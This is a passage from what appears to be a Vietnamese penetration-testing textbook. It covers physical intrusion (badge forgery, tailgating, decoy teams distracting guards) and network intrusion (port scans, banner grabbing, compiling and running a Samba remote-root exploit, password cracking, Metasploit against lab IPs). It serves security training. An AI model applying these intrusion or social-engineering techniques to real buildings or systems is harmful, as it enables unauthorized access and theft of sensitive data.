2.2 xâm nhập vật lý

Đặt bản thân mình trong công ty mục tiêu trong quá trình kiểm thử xâm nhập là một cách nhanh chóng để có thể truy nhập cơ sở hạ tầng mạng dữ liệu từ bên trong, qua đó dễ dàng đạt được mục tiêu so với khi tiến hành từ bên ngoài tòa nhà công ty. Thực tế là truy nhập vật lý ngày càng trở thành một yếu tố phổ biến trong tội phạm mạng, đặc biệt là trong việc đánh cắp thông tin cá nhân vì mục đích trộm danh tính. Hoạt động này thường đòi hỏi kỹ năng khai thác yếu tố *người tốt bụng* và được xây dựng dựa trên các chủ đề đã được thảo luận trong phần trước.

2.2.1 Giới thiệu về kiểm thử xâm nhập vật lý

Xâm nhập vật lý là một phương pháp của tội phạm mạng nhằm truy nhập vào cơ sở hạ tầng mạng dữ liệu từ phía trong của công ty, từ đó có thể dễ dàng xâm nhập đến mục

tiêu. Một khi kẻ tấn công có thể đi vào bên trong của các tổ chức mục tiêu, cơ hội tấn công là rất nhiều. Kiểm thử xâm nhập vật lý sẽ giúp đánh giá chính xác hiệu quả của các chính sách kiểm soát an toàn vật lý trong tổ chức.

Sự vi phạm chính sách kiểm soát bên ngoài của tổ chức sẽ khác nhau tùy theo độ phức tạp của hệ thống và các thủ tục mà tổ chức đã áp dụng để ngăn chặn những vi phạm như vậy. Ngay cả khi sử dụng các hệ thống tinh vi như khóa sinh trắc học cũng không chắc chắn vì các chính sách lỏng lẻo hoặc áp dụng không đúng cách. Ngược lại, một môi trường cởi mở có thể rất khó phá vỡ nếu nhân viên của công ty được đào tạo và tuân thủ các chính sách phù hợp. Chuyên gia kiểm thử phải đánh giá chính xác môi trường trước khi cố gắng xâm nhập vật lý. Đồng thời, họ phải có kỹ năng SEA tốt, được xây dựng dựa trên các chủ đề đã được thảo luận trong chương trước.

Hiện nay, giá trị của thông tin cá nhân, đặc biệt là dữ liệu về tài chính hoặc giao dịch thậm chí được quan tâm cả bởi những tội phạm nhỏ và ít chuyên môn hơn, và kể cả là các băng nhóm. Cuộc tấn công không phải lúc nào cũng đến từ những nơi khác trên thế giới, mà đôi khi nó nằm ở chính nội bộ và cũng có hiệu quả đáng kể, gây ra những ảnh hưởng nghiêm trọng tương tự. Đồng thời, khi thảo luận về các dịch vụ kiểm thử xâm nhập, khách hàng thường sẽ không đưa ra kịch bản xâm nhập vật lý. Kịch bản này thường không được các CIO, giám đốc CNTT và các nhà quản lý không có kiến thức về an ninh vật lý quan tâm xem xét, trừ khi họ đã từng là nạn nhân của nó. Do đó, chuyên gia kiểm thử cần giải thích về loại kiểm thử này và nêu ra những lợi ích. Trong đa số các trường hợp, một khi đối tác hiểu rõ lý do tiến hành ca kiểm thử xâm nhập vật lý, họ sẽ mong muốn nó.

2.2.2 Một số cách xâm nhập vật lý phổ biến

Tất cả các cuộc tấn công được mô tả trong phần này được thiết kế để tiến hành trong giờ làm việc bình thường và giữa các nhân viên của tổ chức mục tiêu. Bằng cách này, người kiểm thử có thể kiểm tra hầu như tất cả các vấn đề kiểm soát, thủ tục, và nhân viên cùng một lúc. Tiến hành cuộc tấn công sau giờ làm việc thường không được khuyến khích. Làm như vậy là cực kỳ nguy hiểm vì người kiểm thử có thể gặp bên thứ ba khác. Việc này cũng không hiệu quả vì chỉ kiểm tra các kiểm soát truy nhập vật lý. Sau cùng, hậu quả của việc bị bắt sau giờ làm việc sẽ nghiêm trọng hơn. Trong khi có thể chỉ hơi gặp khó chịu khi giải thích cho một nhân viên quản lý văn phòng hoặc nhân viên an ninh nếu người kiểm thử bị giữ lại vào ban ngày, thì việc bị giữ lại vào ban đêm có thể dẫn tới việc phải đối mặt với cảnh sát, bị còng tay, bị giam giữ hoặc thậm chí bị bắt. Người kiểm thử nên luôn luôn cần có người liên lạc trong tổ chức mục tiêu với khả năng nhận thức được các hoạt động của mình và sẵn sàng để đảm bảo cho mình nếu bị bắt. Đây thường là người đã thuê người kiểm thử tiến hành xâm nhập. Mặc dù người kiểm thử không nên tiết lộ kế hoạch của mình trước, nhưng người kiểm thử và khách hàng phải thống nhất về một khoảng thời gian cho các hoạt động xâm nhập vật lý. Ngoài ra, vì người kiểm thử sẽ nhắm mục tiêu là tài sản dữ liệu, nên có thể thấy mình đang làm việc bí mật trong khoảng cách gần với người đã thuê mình. Tốt

nhất người kiểm thử nên trao đổi với khách hàng trước để hành động theo kiểu họ coi như không biết mình nếu họ có bắt gặp tại nơi làm việc. Vì họ biết người kiểm thử đã lên kế hoạch gì nên họ sẽ không nằm trong số các thành viên của cuộc kiểm thử. Sau khi những yếu tố này được áp dụng, người kiểm thử sẽ bắt đầu lập kế hoạch và chuẩn bị để tiến hành xâm nhập vật lý.

2.2.2.1 *Trình sát*

Người kiểm thử phải nghiên cứu mục tiêu trước khi tiến hành xâm nhập. Mặc dù hầu hết các hoạt động ở đây liên quan đến mạng dữ liệu, các công cụ để xem xét các thực thể vật lý cũng giống nhau, ví dụ như Google Maps và Google Earth. Việc lưu lại các lối ra/vào tiềm năng không ai biết sẽ rất có ích trong việc hoạch định cuộc tấn công. Hơn nữa, xác định được loại kiểm soát truy nhập vật lý sẽ có ích trong việc lên kế hoạch tấn công. Lối vào phía trước của tất cả các tòa nhà thường được bảo vệ nghiêm ngặt nhất. Nó cũng được sử dụng nhiều nhất và do đó có thể là một cơ hội cho kẻ tấn công. Các lối vào phụ như cửa dẫn vào khu vực dành cho người hút thuốc và cửa xếp dỡ hàng, các thang máy và lối vào dịch vụ cũng thường tạo ra cơ hội xâm nhập tốt. Đôi khi cửa ra vào khu hút thuốc và bãi xe có thể được nhận ra từ hình ảnh vệ tinh công khai trên Google Earth.

Khi khảo sát địa điểm của mục tiêu, cần chú ý quan sát mọi người đang vào và ra khỏi tòa nhà như thế nào. Họ có sử dụng thẻ quẹt hoặc nhập mã để mở cửa bên ngoài hay không? Đồng thời lưu ý các chi tiết như liệu cửa cho bốc dỡ hàng hóa đã mở chưa, kể cả khi không có xe tải. Cũng nên kiểm tra chặt chẽ cửa trước và hành lang bằng cách giả vờ là người đi bỏ các quảng cáo để đi vào, rồi có thể để lại một số các thực đơn quảng cáo lấy ra từ một nhà hàng gần đó cho hợp lý. Từ đó sẽ biết được thông tin về độ phức tạp trong kiểm soát an ninh của địa điểm mục tiêu. Ví dụ: đi bộ vào sảnh không có kiểm soát an ninh, nơi có bàn tiếp tân và thấy rằng nhân viên sử dụng thẻ quẹt để vào tòa nhà. Hoặc có thể nhìn thấy một cánh cửa bị khóa bên ngoài và có bảo vệ chặn lại, chào tại bàn làm việc an ninh. Quan sát càng nhiều càng tốt, chẳng hạn như liệu nhân viên bảo vệ đang xem màn hình máy tính có ảnh của nhân viên khi họ sử dụng thẻ quẹt để mở cửa ngoài hay không. Lưu ý rằng điều này sẽ làm người kiểm thử hoặc một trong các thành viên trong nhóm kiểm thử có thể bị nhận ra bởi một nhân viên trong công ty nếu bị gặp lại lần nữa. Nếu ai đã bị bắt gặp bởi một nhân viên bảo vệ chuyên nghiệp, họ sẽ nhớ khuôn mặt của người này. Người kiểm thử cũng có thể ghi nhớ các camera an ninh của tổ chức mục tiêu.

Đôi khi cửa cho người hút thuốc hoặc cửa ra vào phụ có thể nằm phía sau một khu vực rào chắn hoặc nằm ở một bên của tòa nhà cách xa đường phố hoặc khu vực đậu xe. Để đánh giá lối vào, cần giả vờ như mình là người làm ở khu vực này. Ngoài các lối vào khả thi, cần tìm hiểu càng nhiều thông tin về những người làm việc tại tổ chức càng tốt, đặc biệt là cách họ ăn mặc và loại thẻ định danh an ninh mà họ sử dụng. Biết được mẫu thẻ của công ty và cách nhân viên công ty đeo chúng có thể giúp người kiểm thử vượt qua rất nhiều rắc rối khi họ ở trong tòa nhà. Lưu ý hướng của thẻ định danh, vị trí của bất kỳ biểu tượng hoặc ảnh,

màu sắc và kích thước của chữ. Cũng lưu ý xem liệu thẻ có chip hoặc dải từ không. Khi đó, cần phải tạo một bản sao hoàn hảo của một thẻ tên để đeo khi xâm nhập vào cơ sở của mục tiêu.

Như vậy, người kiểm thử đã biết về một số điểm xâm nhập khả thi, một số biện pháp kiểm soát truy nhập, huy hiệu bảo mật trông như thế nào, và cách nhân viên ăn mặc ra sao. Tiếp theo cần phải tìm được cách để vào bên trong.

2.2.2.2 Khu vực cho người hút thuốc

Cho dù đó là ngân hàng, nhà máy, hay cao ốc văn phòng, nhân viên thường không được hút thuốc trong văn phòng mà phải hút thuốc bên ngoài tòa nhà. Và để tránh lộn xộn, khu vực hút thuốc thường nằm ở gần lối vào phụ cho tòa nhà. Lối vào này có hoặc không được bảo vệ bởi lực lượng an ninh. Trong một số trường hợp, cửa cho người hút thuốc được mở ra hoặc đóng và khóa hoàn toàn. Bởi vì khu vực hút thuốc là một khu vực riêng, nên đây là một cơ hội tuyệt vời để vào một tòa nhà mà không gây sự chú ý, hoặc ít nhất là không bị ngăn cản.

Để sử dụng lối vào này làm bàn đạp tiếp cận mục tiêu, người kiểm thử chỉ cần ba thứ: một gói thuốc lá, một chiếc bật lửa và một thẻ nhân viên. Nếu có thể, nên đỗ xe gần hoặc trong tầm nhìn gần cửa cho người hút thuốc để có thể xem và theo dõi người ra vào. Nên mặc quần áo như là vừa ngồi dậy từ bàn làm việc và bước ra khỏi tòa nhà. Đừng cố gắng vào đó và mặc quần áo giống với người vừa mới đến làm việc. Đồng thời, cũng phải chuẩn bị một số cuộc nói chuyện nhỏ nếu bất ngờ gặp ai đó ở cửa.

Trong một số trường hợp, cửa cho người hút thuốc có thể được mở, không giám sát và không có ai xung quanh. Khi đó, người kiểm thử khi bước vào vẫn cần hành động như mình đang trở về từ xe hơi, với gói thuốc lá trong tay, vì họ có thể bị camera an ninh theo dõi. Lưu ý rằng không thấy bất cứ ai không có nghĩa là không bị theo dõi. Hãy dành chút thời gian và giả vờ hút một điếu thuốc ở ngoài cửa. Hành động này sẽ giúp trả lời tất cả các nghi vấn mà những người đang theo dõi muốn tìm hiểu. Hành động chạy thẳng ra cửa rồi vội vã bước vào phòng hút thuốc đồng nghĩa với việc tự cảnh báo với nhân viên bảo vệ là có một kẻ xâm nhập.

2.2.2.3 Điểm kiểm thử có người giám sát

Trong một số bài kiểm thử xâm nhập, người kiểm thử sẽ gặp một trạm kiểm soát có người giám sát như bàn bảo vệ hoặc khu vực lễ tân ở sảnh của tòa nhà. Đôi khi khách đến công ty được yêu cầu đăng ký và đeo thẻ khách mới được phép vào tòa nhà. Trong trường hợp tòa nhà cao tầng, bàn làm việc này thường đặt giữa cửa vào và thang máy. Trong trường hợp tòa nhà được xây dựng trong khu vực có yêu cầu an toàn cao, khách và nhân viên có thể phải đi qua một cửa xoay hoặc thậm chí là cửa hai lớp (mantrap). Điều này có vẻ khá khó khăn, nhưng vẫn có thể vượt qua khá đơn giản với một chút tư duy sáng tạo và một số kế hoạch.

Nhiều tòa nhà văn phòng đa năng, với nhiều văn phòng thường có nhân viên bảo vệ hợp đồng đặt tại sảnh. Quy trình bảo mật thường rất đơn giản: khách tường trình ở bàn làm việc, trình bày chứng minh thư và ảnh, và giải thích mình là ai, đến đây để làm gì. Người bảo vệ sẽ gọi cho người khách muốn gặp hoặc công ty, xác nhận có cuộc hẹn, và sau đó đưa khách đến thang máy phù hợp. Có thể cũng có một máy quét thẻ. Trong hầu hết các trường hợp, khách sẽ được cấp một thẻ dành riêng cho khách đến thăm, có thể có tên và ảnh của khách in trên đó. Nếu người kiểm thử muốn hiểu đầy đủ quy trình bảo vệ tiền sảnh cho một tòa nhà cụ thể trước khi cố gắng xâm nhập, hãy hẹn với một người thuê nhà khác trong tòa nhà. Ví dụ: sắp xếp, nói chuyện với bộ phận nhân sự của người thuê khác về đơn xin việc, đồng thời từ đó có thể lấy được mẫu mã thẻ ra vào để làm giả.

Nếu công ty sở hữu tòa nhà riêng, họ có thể có nhân viên an ninh riêng và các thủ tục để kiểm soát ra vào. Điều này sẽ đòi hỏi một cách tiếp cận hoàn toàn khác để vào tòa nhà mà không bị kiểm soát. Mặc dù có thể tìm ra loại mẫu thẻ cho khách đến, người kiểm thử sẽ chỉ được thử một lần vì họ không thể kiểm tra nó trên một người thuê khác trong tòa nhà. Người kiểm thử cũng có thể đặt một cuộc hẹn với ai đó bên trong tòa nhà, nhưng có thể sẽ có người hộ tống đi đến tiền sảnh hoặc trạm kiểm soát và lấy lại thẻ khách khi cuộc họp kết thúc. Loại trạm kiểm soát này bị đánh bại tốt nhất bằng cách sử dụng một nhóm với một hoặc nhiều thành viên trong nhóm giúp gây phân tâm, trong khi một người khác vượt qua trạm kiểm soát. Trừ khi công ty rất lớn hoặc hoạt động trong một môi trường an ninh cao, còn không bình thường tòa nhà sẽ không có cửa xoay. Có thể có một hành lang khóa với người bảo vệ bên trong cho phép khách đi vào trong khi nhân viên sử dụng một hệ thống quét thẻ, hoặc có một hành lang mở với bàn làm việc. Cả hai đều có thể bị vượt qua về cơ bản theo cùng một cách.

Thêm nữa, thời gian xâm nhập tốt nhất là trong giờ ăn trưa. Người kiểm thử cần có càng nhiều “mồi” cho các nhân viên bảo vệ càng tốt. Ý tưởng là để thu hút bảo vệ trong khi một thành viên khác của nhóm có thể di chuyển bằng cách giả làm nhân viên. “Mồi” phải mặc quần áo giống như một nhân viên vừa đến, trong khi người đăng ký phải ăn mặc như kiểu anh ta đã đi ra ngoài và trở lại sau khi mua đồ ăn trưa. Người đăng ký phải trả lời trực tiếp các câu hỏi của bảo vệ trước khi họ được yêu cầu - anh ta nên mang một thẻ ra vào của công ty và mang theo một túi đồ ăn mua từ cửa hàng gần đó. Tốt nhất là đợi một nhóm nhân viên quay trở lại sau ăn trưa hoặc đi ăn trưa. Càng có nhiều người ra vào trong sảnh, càng có nhiều cơ hội để vượt qua. Nếu cửa bên ngoài bị khóa, người đầu tiên trong đám “mồi” nhấn chuông và nói rằng họ có một cuộc hẹn với một nhân viên công ty. Họ có thể nói tên của một nhân viên thực sự, được tìm hiểu từ các nguồn trước đó, hoặc chỉ là một tên giả. Người bảo vệ có thể sẽ để họ ở ngoài trong khi cố gắng xác minh cuộc hẹn. Khi cánh cửa mở ra, người đóng giả sẽ giữ cánh cửa mở ra cho thành viên trong nhóm đang giả làm nhân viên. Còn “mồi” nên đi thẳng đến người bảo vệ hoặc bàn làm việc trong khi thành viên đội tham gia đi ra thang máy hoặc cầu thang mang theo bữa trưa của mình. Một lần nữa, tham

gia vào một nhóm đi ăn trưa về cũng sẽ có ích. Nếu có nhiều nhân viên an ninh đang làm nhiệm vụ, người đóng giả giữ cánh cửa thứ hai, và cứ tiếp tục cho đến khi qua được an ninh. Trong hầu hết các trường hợp, sẽ không có hơn hai nhân viên an ninh hoặc nhân viên tiếp tân tại trạm kiểm soát ở sảnh.

Không giống như kịch bản xây dựng cho tòa nhà nhiều chức năng, trong môi trường này, một khi người kiểm thử đã vượt qua trạm kiểm soát hành lang, họ rất có thể xâm nhập vào toàn bộ tòa nhà.

2.2.2.4 *Vượt qua cửa bị khóa*

Như vậy là người kiểm thử đã vượt qua hành lang chính, và đến được một tầng làm việc của nhân viên. Hiện giờ đang mắc kẹt trong tiền sảnh giữa thang máy và cửa văn phòng bị khóa, làm thế nào để có thể vượt qua để vào các văn phòng? Sẽ phải đợi cho đến khi ai đó rời khỏi văn phòng để ra thang máy hoặc người nào đó dừng thang máy và sử dụng thẻ từ để mở cửa. Giống như các bước trong một ca xâm nhập vật lý, cần phải chuẩn bị để đưa ra một lý do thuyết phục rằng tại sao họ lại đang chờ đợi hoặc lảng vảng trong khu vực đó. Người kiểm thử thậm chí có thể bị thấy qua camera trong khi đang chờ đợi. Một cách đơn giản để làm điều này là giả vờ một cuộc gọi điện thoại. Bằng cách nói chuyện như vậy, người kiểm thử có thể xuất hiện khi kết thúc một cuộc trò chuyện trước khi vào được văn phòng. Điều này là đáng tin cậy và có thể lấy khá nhiều thời gian trong khi phải chờ đợi.

Nên chọn vị trí gần cửa muốn vào. Nếu một nhân viên ra khỏi thang máy hoặc ra khỏi tòa nhà, cần tiếp tục nói chuyện điện thoại, đồng thời giữ cánh cửa trước khi nó đóng lại, và tiếp tục đi bộ. Nếu một nhân viên đến thang máy và mở khóa cửa, lấy tay nắm cửa hoặc sử dụng chân để ngăn không cho cửa đóng vào. Việc này sẽ cung cấp một khoảng trống với người vừa đi vào.

Cuộc trò chuyện trên điện thoại di động có thể khiến nhân viên gặp không hỏi về sự hiện diện của người kiểm thử. Trong hầu hết các trường hợp, nhân viên sẽ không làm gián đoạn nếu người đó không nhìn ra ngoài và thể định danh có vẻ thuyết phục. Các chuyên gia kiểm thử thực hiện một cuộc xâm nhập vật lý luôn phải tìm cách trả lời trước các câu hỏi có thể sẽ xuất hiện trong tâm trí của nhân viên mà không cần nói một lời nào.

Phần này đã đưa ra gợi ý nhiều lần về việc cố gắng xâm nhập bằng cách đi theo một nhân viên thông qua cửa kiểm soát trước khi cửa đóng. Kỹ thuật này được gọi là theo đuôi (tail gating). Đây là một thực tế xuất hiện phổ biến ở nhiều công ty mặc dù bị cấm trong các chính sách. Không có lý do gì mà một hàng dài người đi qua mà cửa lại đóng mở liên tục cả. Ai đó có thể giữ cánh cửa cho người khác, đặc biệt là nếu người đó đang cầm một món đồ công kênh. Hiệu quả nhất là đảm bảo được sự phù hợp với đám đông và thời gian đi vào để không gây ra sự nghi ngờ. Người kiểm thử cũng nên luyện tập bằng bàn chân hoặc nắm lấy tay cầm để ngăn không cho cửa đóng và sập lại trong khi thực hiện quẹt thẻ ra vào giả. Tiếng động đặc trưng của khóa kích hoạt có thể được làm giả để đảm bảo không ai nghi ngờ.

Trong vài trường hợp việc vượt qua khoá vật lý cũng cần thiết, như khoá móc trên cổng hàng rào, khoá cửa, hoặc khoá tủ hồ sơ. Hầu hết các khoá thông thường có thể dễ dàng bị đánh bại bởi một vài phương pháp mà chỉ cần luyện tập với một số công cụ tự chế đơn giản. Tuy nhiên, kỹ thuật mở và phá khoá vật lý sẽ không được mô tả chi tiết trong phần này.

2.2.2.5 Khi người kiểm thử đang ở bên trong

Mục tiêu của việc vào tòa nhà là để có được quyền truy nhập vào các thông tin nhạy cảm. Đây cũng là một phần của ca kiểm thử xâm nhập. Một khi vượt qua vòng kiểm soát truy nhập vòng ngoài của tòa nhà, người kiểm thử cần phải tìm đường đến một vị trí mà có thể làm việc sao cho không bị xáo trộn hoặc định vị tài sản về mặt vật lý mà họ muốn. Dù bằng cách nào, người kiểm thử vẫn sẽ có thể vào tòa nhà mà không hề biết kế hoạch hoặc nơi có tài sản cụ thể. Đi bộ một cách tùy ý xung quanh để tìm kiếm một nơi làm việc là một phần khó khăn nhất của quá trình xâm nhập vật lý. Đây cũng là lúc phải đối mặt với nhiều khả năng bị phát hiện.

Việc truy nhập vào mạng dữ liệu thường cần thiết trừ khi mục tiêu là lấy băng từ hoặc tài liệu dự phòng. Một nơi là điểm truy nhập tốt là phòng hội nghị, vì hầu hết sẽ có cổng mạng có sẵn. Trong trường hợp các cổng mạng trong phòng họp bị cách ly với mạng nội bộ của công ty thì vẫn có thể sử dụng phòng họp làm nơi làm việc trong khi tìm cách truy nhập vào mạng dữ liệu. Có thể xem xét sử dụng kỹ thuật USB Trojan được mô tả trong phần trước để nhanh chóng thiết lập truy nhập từ xa.

Một địa điểm khác có thể hoạt động là một phòng trống hay văn phòng trống. Nhiều công ty có không gian làm việc thừa. Có thể dễ dàng để “di chuyển” vào một trong những nơi này vào thời điểm ăn trưa hoặc vào buổi sáng. Khi đó có thể sẽ có quyền truy nhập vào mạng hoặc thậm chí là một máy tính của công ty trong văn phòng.

2.2.3 Cách phòng chống xâm nhập vật lý

Việc bảo vệ tài sản thông tin của công ty đối với xâm nhập vật lý thường không được đưa vào trong các biện pháp an ninh. Có thể hiểu được, những tài sản này phải có sẵn cho nhân viên để họ có thể thực hiện công việc. Tất cả những gì kẻ tấn công phải làm để có được sự truy nhập vật lý vào cơ sở hạ tầng mạng dữ liệu là đóng giả làm một nhân viên hoặc làm mọi người thấy như thể họ cũng làm việc trong tòa nhà. Với truy nhập vật lý, kẻ xâm nhập sẽ dễ dàng hơn để có được quyền truy nhập trái phép vào thông tin nhạy cảm. Do đó để bảo vệ thành công chống lại sự xâm nhập vật lý, công ty phải đào tạo nhân viên của mình về các mối đe dọa và cách xử lý tốt nhất trong những tình huống cụ thể.

Đánh cắp dữ liệu thường không được báo cáo vì các công ty nạn nhân muốn tránh bị phê bình trên báo chí. Trong khi đó, người xử lý các dữ liệu không có kinh nghiệm về các mối đe dọa. Ngoài ra, nhân viên thường không hiểu giá trị của dữ liệu mà họ xử lý. Sự kết

hợp của các nguy cơ tiềm ẩn và việc không nhận thức được giá trị của tài sản thông tin làm cho khó đạt được các chính sách và thủ tục thành công.

Có lẽ chính sách duy nhất hiệu quả để đảm bảo rằng kẻ đột nhập cần bị phát hiện là yêu cầu nhân viên phải báo cáo hoặc hỏi về một người lạ khi gặp, ngay cả khi họ có phù hiệu, sẽ làm cho việc xâm nhập trở nên khó khăn hơn nhiều. Điều này không có nghĩa là một nhân viên phải trực tiếp đối đầu với một người lạ, vì họ thực sự là một kẻ xâm nhập nguy hiểm. Đó là công việc của bộ phận an ninh của công ty. Thay vào đó, nhân viên nên yêu cầu người giám sát trực tiếp của họ làm việc với người đó.

Ngoài ra, còn có các biện pháp khác có thể giúp giảm thiểu sự xâm nhập vật lý như sử dụng cửa quay dùng thẻ từ, trạm kiểm soát giấy tờ tùy thân, xoay vòng đánh dấu khách đến làm việc hàng ngày hay hệ thống camera an ninh có người theo dõi.

2.3 Xâm nhập mạng

2.3.1 Các kỹ thuật xâm nhập mạng

Việc kiểm thử xâm nhập khác với việc kiểm tra phát hiện các lỗ hổng. Thông qua kiểm thử xâm nhập, người kiểm thử có thể chứng minh cụ thể được kẻ tấn công có thể lợi dụng các lỗ hổng đó để chiếm các tài nguyên quan trọng của tổ chức như thế nào. Ngoài ra, xâm nhập mạng cũng kiểm chứng được các biện pháp kiểm soát an toàn thông tin trong tổ chức có hiệu quả hơn. Đồng thời, chỉ ra được những chỗ còn thiếu sót trong việc tổ chức nhằm đảm bảo an toàn tốt hơn cho hệ thống. Phần dưới đây sẽ mô tả một số kỹ thuật xâm nhập mạng.

2.3.1.1 Liệt kê các dịch vụ

Để biết thêm thông tin của các hệ thống thì cần thực hiện liệt kê các dịch vụ đang chạy (enumeration). Liệt kê các dịch vụ lấy các thông tin đã thu thập và phân tách các thông tin phản ánh chi tiết hoạt động hệ thống. Việc thực hiện kỹ thuật này đòi hỏi sự tương tác với mục tiêu để lấy thông tin. Các thông tin lấy được có thể bao gồm tên người dùng, thông tin nhóm, các tên chia sẻ và các thông tin khác.

Việc liệt kê các dịch vụ đang chạy có thể được thực hiện dễ dàng với Nmap (hỗ trợ nhiều hệ điều hành). Ví dụ, để quét tất cả các cổng TCP cho các IP nằm trong dải 192.168.75.X sử dụng các gói tin phân mảnh, dùng câu lệnh sau:

```
nmap -f -n -P0 -v -p- -T4 192.168.75.0/24
```

Ngoài ra, có thể sử dụng unicorn để liệt kê các dịch vụ. Đây là một công cụ thực hiện quét mạng rất nhanh có trong Kali Linux. Để quét tất cả các cổng TCP sử dụng 500 gói tin trong 1 giây, thực hiện câu lệnh sau:

```
unicornscan -mT -r500 -I 192.168.75.0/24
```

Hoặc quét các cổng UDP với câu lệnh sau:

```
unicornscan -mU -r500 -I 192.168.75.0/24
```

2.3.1.2 Lấy banner của dịch vụ

Để tìm kiếm thông tin hiệu quả về dịch vụ, cần phải có một số hiểu biết về các loại banner (biểu ngữ) đã được lập chỉ mục và loại thông tin thường chứa. Các banner của FTP, Telnet và SSH sẽ khác nhau, nhưng mỗi banner sẽ cung cấp thông tin phiên bản hữu ích.

Để lấy banner của dịch vụ có thể sử dụng nhiều công cụ. Với *ncat* (kèm theo công cụ *nmap*), có thể dễ dàng lấy banner http. Thực hiện câu lệnh sau:

```
ncat 192.168.75.14 80
```

Sau đó gõ: “HEAD / HTTP 1.1” và nhấn phím xuống dòng 2 lần sẽ hiện ra kết quả như sau:

```
HTTP/1.1 200 OK
Date: Fri, 11 Nov 2011 21:50:53 GMT
Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
Last-Modified: Thu, 06 Sep 2001 03:12:46 GMT
ETag: "8805-b4a-3b96e9ae"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

Tìm kiếm nhanh trên google với cụm từ “mod_ssl/2.8.4” sẽ thấy có các lỗ hổng kèm theo và cách khai thác.

Đối với các dịch vụ samba sử dụng cổng TCP 139, có thể sử dụng công cụ *smbclient* (trong Linux) để lấy banner. Câu lệnh sử dụng như sau:

```
smbclient -L 192.168.75.14 -N
```

Tham số -N chỉ cho server biết hiện không có mật khẩu root. Kết quả cho ra như sau:

```
Anonymous login successful
Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.1a]
Sharename Type Comment
-----
cli_rpc_pipe_open_noauth: rpc_pipe_bind for pipe
```

Chú ý rằng phiên bản Samba sử dụng là 2.2.1a. Chúng ta có thể sử dụng thông tin thu được này để tìm các cách khai thác cụ thể.

2.3.1.3 Tìm kiếm lỗ hổng với Exploit-DB

Tại trang web Exploit-DB.com, có rất nhiều thông tin về các lỗ hổng được biết đến và các dòng mã xác nhận tính hiệu quả của chúng. Sử dụng các đoạn mã này cho phép xác định xem phần mềm có dễ bị tấn công hay không. Mã này cũng cung cấp một cơ chế để hiểu các nguyên tắc cơ bản của các lỗ hổng, qua đó cho phép đảm bảo là các biện pháp

phòng chống hoạt động bình thường. Nhóm nghiên cứu tại Exploit-DB.com đã dành nhiều thời gian để đảm bảo rằng các đoạn mã có thực sự hoạt động như mô tả.

Chú ý rằng, cơ sở dữ liệu của trang web này cũng được cập nhật tự động về Kali Linux và có thể sử dụng câu lệnh “searchsploit” để tìm các lỗ hổng liên quan. Ví dụ câu lệnh:

```
./searchsploit samba
```

Cho ra kết quả sau:

```
Description
Path
-----
Samba 2.2.x Remote Root Buffer Overflow Exploit
/linux/remote/7.pl
Samba 2.2.8 Remote Root Exploit - sambal.c
/linux/remote/10.c
Samba 2.2.8 (Bruteforce Method) Remote Root Exploit
/linux/remote/55.c
MS Windows XP/2003 Samba Share Resource Exhaustion Exploit
/windows/dos/148.sh
Samba <= 3.0.4 SWAT Authorization Buffer Overflow Exploit
/linux/remote/364.pl
Sambar FTP Server 6.4 (SIZE) Remote Denial of Service Exploit
/windows/dos/2934.php
```

Như vậy, /linux/remote/10.c là tệp chứa mã khai thác của lỗ hổng Samba tương ứng và có thể sử dụng nó để khai thác lỗ hổng tìm được. Thử dịch nó với gcc sau khi sao chép ra một thư mục khác:

```
gcc 10.c -o SambaVuln10
```

Sau đó chạy nó:

```
./SambaVuln10 -b 0 -v 192.168.75.14
```

Chúng ta sẽ truy nhập được vào shell và có thể làm được mọi thứ mong muốn.

2.3.1.4 Truyền file

Việc lấy quyền root rất quan trọng trên các máy mục tiêu khai thác từ xa. Nếu như không thể hoàn thành thì cần chuyển dữ liệu đi đến máy của người kiểm thử từ máy tính mục tiêu. Có một số công cụ hỗ trợ việc này, ví dụ như TFTP. Việc cấu hình sử dụng TFTP cũng rất dễ dàng tương tự với các phần mềm FTP.

2.3.1.5 Mật khẩu

Hiện nay việc sử dụng xác thực đa nhân tố tương đối phổ biến. Tuy nhiên không phải mọi hệ thống đều sử dụng phương pháp này. Thậm chí có hệ thống vẫn còn sử dụng các giao thức dùng mật khẩu không mã hóa. Do đó, các chuyên gia kiểm thử xâm nhập mạng cần có kỹ năng về phá mã.

Phá mã băm

Mật khẩu thường được người dùng và thậm chí là cả nhà quản trị hệ thống sử dụng lại. Do đó, mỗi khi lấy được mã băm mật khẩu, nên phá mã và bổ sung mật khẩu lấy được vào bộ từ điển riêng. Điều này giúp tiết kiệm được rất nhiều thời gian.

Đầu tiên, cần lấy tệp từ máy của nạn nhân. Thông thường trên máy Linux cần lấy file passwd về để chạy phần mềm phá mã. Ví dụ, có thể dùng John The Ripper để phá mã theo cách vét cạn các mã MD5:

```
john /var/public/shadow
```

Hoặc có thể sử dụng phần mềm THC Hydra để phá mã với giao diện đồ họa rất dễ sử dụng.

2.3.1.6 Metasploit

Framework Metasploit cung cấp rất nhiều công cụ khác nhau, dễ sử dụng cho chuyên gia kiểm thử xâm nhập. Việc đầu tiên cần làm khi bắt đầu sử dụng công cụ này là cập nhật phiên bản mới nhất. Câu lệnh để cập nhật là:

```
msfupdate
```

Sau đó cần kết nối với cơ sở dữ liệu Postgres để lưu kết quả khai thác được.

Thực hiện quét với Nmap trong Metasploit

Có thể dễ dàng quét mạng với Nmap trong Metasploit, ví dụ dùng câu lệnh sau trong msfconsole:

```
msf> db_nmap -nO -sTU -pT:22,80,111,139,443,32768,U:111,137,32768  
192.168.75.14
```

Kết quả được lưu trong cơ sở dữ liệu. Từ đó có thể tìm kiếm các dữ liệu cần theo cách chúng ta muốn. Ví dụ muốn kiểm tra port 443 có mở hay không, thực hiện lệnh:

```
msf > services -p 443
```

Sử dụng các mô-đun phụ trợ

Có thể sử dụng một mô-đun phụ trợ trong Metasploit như ví dụ:

```
msf > use auxiliary/scanner/portscan/tcp
```

Sau đó thiết lập các lựa chọn tham số với lệnh:

```
msf auxiliary(tcp) > show options
```

Tiếp theo cần xác định các tham số với các lệnh sau:

```
msf auxiliary(tcp) > set RHOSTS 192.168.75.14
```

```
msf auxiliary(tcp) > set PORTS 1-1024
```

Và khởi tạo tiến trình quét với lệnh:

```
msf auxiliary(tcp) > run
```

Các mô-đun khác cũng có cách hoạt động giống như vậy.

Ví dụ khai thác các lỗ hổng trong đĩa Kioptrix với Metasploit

